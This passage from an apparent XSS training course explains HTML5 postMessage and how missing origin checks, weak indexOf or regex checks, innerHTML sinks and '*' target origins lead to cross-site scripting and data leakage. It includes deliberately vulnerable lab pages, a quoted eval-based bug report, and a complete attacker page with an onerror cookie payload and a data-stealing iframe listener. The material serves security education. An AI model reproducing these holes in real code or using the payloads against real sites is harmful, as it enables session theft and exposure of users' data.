        var message = 'Hello!  The time is: ' + (new Date().getTime());
        myPopup.postMessage(message,domain); //send the message and target URI
},6000);

//listen to response back
window.addEventListener('message',function(event) {
        if(event.origin !== 'https://some.domain') return;
        console.log('received response:  ',event.data);
},false);
```

On the destination side, our code might look something like this:

Window B

```
//respond to events
window.addEventListener('message',function(event) {
        if(event.origin !== 'https://cybr.com') return;
        console.log('message received:  ' + event.data, event);
        event.source.postMessage('holla back youngin!',event.origin); // this gets
sent back to the origin window
},false);
```

We also have an event listener in the destination window listening for any messages sent, and we then respond back with our own message which window `A` will be able to capture.

Conclusion

So overall, `postMessage()` is a really nifty and practical feature that HTML5 provides us. But, when used incorrectly, it can introduce vulnerabilities, including XSS vulnerabilities.

So go ahead and complete this lesson, and in the next, we'll take a look at how that's possible, now that we understand what `postMessage()` is.

postMessage XSS

Now that we understand what postMessage is and how it works, let's take a look at how it can be abused to deliver Cross-Site Scripting payloads.

There are two main potential vulnerabilities with postMessage when it comes to XSS:

1. Not enforcing and checking the event origin (`if (event.origin !== 'https://some.domain') return;`)
2. Not treating postMessage event data as unsafe user data (`name.innerHTML = "Welcome back, " + event.data.userFName;`)


Not enforcing and checking the event origin

With issue #1, if we're not enforcing and checking the event's origin, it means that it could be possible for a malicious website to load the page as an iframe and intercept messages. We'll demonstrate an example of this later in this lesson, but let's take a look at why and when that would be possible.

In this example, we're using `"*"` instead of specifying a `targetOrigin`:

```
parent.postMessage(message, "*");
```

This essentially means that the data is being broadcast to anyone listening.




If we're able to embed an iframe that loads the window containing that postMessage code in our own page, we'll be able to read messages:

```
<script>
function stealMessage(event) {
      console.log("Stolen data: " + JSON.stringify(event.data));
}
window.addEventListener("message", stealMessage, false);
</script>
<iframe src="http://target/window_b.html"></iframe>
```

So we should always set a `targetOrigin` with more specificity when sending messages.

We should also check the data's origin in the parent window, because, otherwise, the inverse could happen where the parent window could end up receiving malicious payloads sent by an attacker. Instead of sending a message to the wrong destination, we could receive messages from a malicious sender.



But, even if we're checking for the event's origin, sometimes, the security controls put in place may not be sufficient.

For example, this screenshot is taken from a real HackerOne report from 2 years ago that shows an XSS vulnerability because the original code checking for the presence of a domain was open enough that an attacker could create a subdomain mimicking the expected domain:

DOM based XSS is possible at https://inventory.upserve.com/login/ due to insecure origin checking when receiving a postMessage.

POC

1. Visit https://hq.upserve.com.xn--4zhaaaaaaa/upserve_xss.html
2. Click link
3. View alert on https://inventory.upserve.com

Vulnerable Code

```
window.addEventListener("message", function(e) {
  if (~e.origin.indexOf("https://hq.upserve.com")) {
    if (e.data && typeof e.data == "object") {
      try {
        if (e.data["exec"]) {
          eval(e.data["exec"]);
        }
      } catch (err) {
        console.log(err);
      }
    } else {
      console.log("Non-object passed");
    }
  } else {
    console.log("Incorrect origin: " + e.origin.toString());
    return;
  }
});
```

The origin check simply determines if "https://hq.upserve.com" is anywhere in the origin so an origin like "https://hq.upserve.com.mydomain.com" will pass this check just fine.

YBR

The original code was using indexOf which searches for the occurrence of a specified value in a string.

```
if (e.origin.indexOf("https://hq.upserve.com")
```

This coul dbe bypassed with:

```
https://hq.upserve.com.mydomain.com
```

Which anyone can create.

Another problem area we see this issue happening more frequently than we should, is when the code is expecting more than one origin. If you're expecting just one origin, it's fairly straight forward. You check the origin against a specific criteria and deny it if it looks different. Although, as we just saw in the prior example, it can still be messed up if we're not careful.

But, if you're expecting multiple completely different domains and you try to use something like regex, it can be more tricky to implement a restrictive enough regex function without blocking legitimate origins. To get around this, we might loosen the restrictions just enough to leave some holes for attackers to exploit, like in this example regex, where an attacker could easily create a domain name that starts with whatever they want, `-example.com` to bypass that regex security control. So this is definitely something to keep in mind.


Again, this is something I've seen quite a bit of in the real world, and in fact, this exact example was found as a vulnerability in the popular app TikTok.

Example:

```
^https?:\/\/[^/]*example\.com(?!\.)(?!\w)
```

This domain would pass that regex security control:

```
https://www.attacker-example.com
```



Not treating postMessage event data as unsafe user data

With issue #2, let's take a look at some examples. In the previous lesson, we had examples of code in windows `A` and `B`.

Window A

```
//create popup window
var domain = 'https://some.domain';
var myPopup = window.open(domain + '/windowPostMessageListener.html','myWindow');

//periodical message sender
setInterval(function(){
        var message = 'Hello!  The time is: ' + (new Date().getTime());
        myPopup.postMessage(message,domain); //send the message and target URI
},6000);

//listen to response back
window.addEventListener('message',function(event) {
        if(event.origin !== 'https://cybr.com') return;
        console.log('received response:  ',event.data);
},false);
```

Window B


```
//respond to events
window.addEventListener('message',function(event) {
        if(event.origin !== 'https://cybr.com') return;
        console.log('message received:  ' + event.data, event);
        event.source.postMessage('holla back youngin!',event.origin); // this gets
sent back to the origin window
},false);
```

Except, all we're doing in window `A` is writing the received response to the console's log, which is not useful at all. Instead, let's say that we use the response data to write information to the DOM. While we're at it, let's also remove the origin check, and let's change this from opening a pop-up window to using iframes.

In fact, let's think of a realistic scenario. Let's say that Window A is the main application, and this application loads notifications as well as some user information from a different origin that will be our Window `B`.

To follow along, feel free to find the same code I'm demonstrating on GitHub.

Window A




```
<!DOCTYPE html>
<!-- This is a lab demonstration of postMessage XSS for https://cybr.com's
    Cross-Site Scripting (XSS): The 2021 Guide -->
<html lang="en">

<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>window_a</title>
</head>

<body>
  <h2 id="name">Welcome back</h2>
  <h3 id="notifications"></h3>
  <iframe id="notifs-iframe" src="http://cybr-lab-postmessage-xss-notifs.s3-web-
site-us-east-1.amazonaws.com/window_b.html" style="display:none;"></iframe>
  <script type="text/javascript">
    var name = document.getElementById('name');
    var notifications = document.getElementById('notifications');

    // listen for messages
    window.addEventListener('message', function(event) {
       // if(event.origin !== 'https://some-domain.com') return; <- disabled ori-
gin check
      console.log('received response:  ' + JSON.stringify(event.data.notification-
Count));
      name.innerHTML = "Welcome back, " + event.data.userFName;
      notifications.innerHTML = "You have " + event.data.notificationCount + " noti-
fications";
    }, false);
  </script>
</body>

</html>
```

Here, we're embedding an invisible iframe that loads a page from a different origin, which is our window `B`. If we pretend that our user is authenticated in our application, then logic within window `B` is able to figure out who the user is by checking the user's session information, and return their data such as their first name and the number of notifications that they have.

To simplify things in our code, we'll leave out all of that logic and instead keep the important part for our demonstrations in window `B`.

Window B

```
<!DOCTYPE html>
<!-- This is a lab demonstration of postMessage XSS for https://cybr.com's
    Cross-Site Scripting (XSS): The 2021 Guide -->
<html lang="en">

<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>window_b</title>
</head>

<body>
  <script type="text/javascript">
    // pretend that there's logic pulling data from
    // data storage and crunching numbers (instead of being hardcoded)
    var message = {
      "userID": "34",
      "userFName": "Christophe",
      "notificationCount": "8"
    };

    parent.postMessage(message, "*"); // this gets sent back to the origin (par-
ent) window
  </script>
</body>

</html>
```



So, window B is returning that logged in user's data:

```
"userID": "34",
"userFName": "Christophe",
"notificationCount": "8"
```

That data is sent back via postMessage, but in this case our postMessage call does not specify a targetOrigin, which is a bad idea as we've talked about, and which we'll see again in just a moment:

```
parent.postMessage(message, "*");
```


Back in window `A`, we're grabbing our postMessage response data that contains the user's first name and number of notifications, and we're injecting it directly into the DOM using `.innerHTML`, which as we know by now, is a recipe for disaster.

```
// listen for messages
    window.addEventListener('message', function(event) {
       // if(event.origin !== 'https://some-domain.com') return;
      console.log('received response:  ' + JSON.stringify(event.data));
      name.innerHTML = "Welcome back, " + event.data.userFName;
      notifications.innerHTML = "You have " + event.data.notificationCount + " noti-
fications";
```

Since we also disabled the origin check, anyone could try to send messages like this, and we have nothing to check and make sure it's coming from an intended source (window B).

This means that an attacker could create a page and script on their malicious website (which is made to look like the main application):

```
<body>
  <h2 id="name">Welcome back</h2>
  <h3 id="notifs">Error loading notifications, please refresh <button onclick="butt
onClicked()">Reload</button></h3>
  <script type="text/javascript">
    function buttonClicked() {
      var domain = 'http://cybr-lab-postmessage-xss.s3-website-us-east-1.ama-
zonaws.com/'; // window A
      var loadWindow = window.open(domain);

      // delay for a few seconds
      setTimeout(function() {
        var message = {
          "userID": "34",
          "userFName": "Christophe",
          "notificationCount": "8 <img src=x onerror=alert(document.cookie)>"
        };
        console.log('Malicious message being sent: ' + JSON.stringify(message));
        loadWindow.postMessage(message, domain); //send the message and target URI
      }, 3000); // 3 seconds
    }
  </script>
</body>
```



There's a fake error message on the page with a button that, when clicked, triggers the function `buttonClicked()`.

This function will open the target page (window `A`) with `window.open()`, and then send a message with `postMessage()` that contains an XSS payload.

We add a delay of 3 seconds after the window opens just for good measure to make sure the page has loaded but also to not make it immediately obvious to the user.

Because there is no origin check, window `A` will receive the message from our `malicious_website` window, and it will accept the event data which contains an XSS payload.

Because the script in window `A` is writing the event data directly to the DOM using `.innerHTML`, the payload will get executed as a script by the victim's browser, and we know exactly what that means by now.

There's one more major problem. Because window `B` is not sending data to a specific targetOrigin but is instead using `"*"`, it means the data is being broadcast to anyone who's listening.

If we're able to embed window `B` as an iframe in our `malicious_website` window, we can set up an `eventListener` and steal the data being broadcasted. Since the user is already authenticated, scripts in window `B` will be able to access the user's information and return them to its parent (which in this case is now `malicious_website` instead of window `A`), making it so that the attacker can steal sensitive information from the user visiting their website.

Example of code added to `malicious_window`:

```
function stealMessage(event) {
      console.log("Stolen data: " + JSON.stringify(event.data));
    }
    window.addEventListener("message", stealMessage, false);
  </script>
  <iframe id="notifs-iframe" src="http://cybr-lab-postmessage-xss-notifs.s3-web-
site-us-east-1.amazonaws.com/window_b.html" style=""></iframe>
```

Here's the complete `malicious_window` code:

```
<body>
  <h2 id="name">Welcome back</h2>
  <h3 id="notifs">Error loading notifications, please refresh <button onclick="butt
onClicked()">Reload</button></h3>
  <script type="text/javascript">
    function buttonClicked() {
      var domain = 'http://cybr-lab-postmessage-xss.s3-website-us-east-1.ama-
zonaws.com/'; // window A
      var loadWindow = window.open(domain);

      // delay for a few seconds
      setTimeout(function() {
        var message = {
          "userID": "34",
          "userFName": "Christophe",
          "notificationCount": "8 <img src=x onerror=alert(document.cookie)>"
        };
        console.log('Malicious message being sent: ' + JSON.stringify(message));
        loadWindow.postMessage(message, domain); //send the message and target URI
      }, 3000); // 3 seconds
    }

    function stealMessage(event) {
      console.log("Stolen data: " + JSON.stringify(event.data));
    }
    window.addEventListener("message", stealMessage, false);
  </script>

  <iframe id="notifs-iframe" src="http://cybr-lab-postmessage-xss-notifs.s3-web-
site-us-east-1.amazonaws.com/window_b.html" style=""></iframe>
</body>
```

Conclusion

Now that we've looked at examples of creating vulnerabilities by not checking event origins and trusting event data, let's complete this lesson and move on to the next where I'll demonstrate these vulnerabilities in a demo lab using the same code we just looked at in this lesson.


postMessage demo lab

Using Amazon S3, which is an AWS service, I've uploaded the code that we just looked at in the prior lesson to create 3 separate websites, so that they're all on different origins.


If you don't know how to use S3, don't worry, you can just follow along.

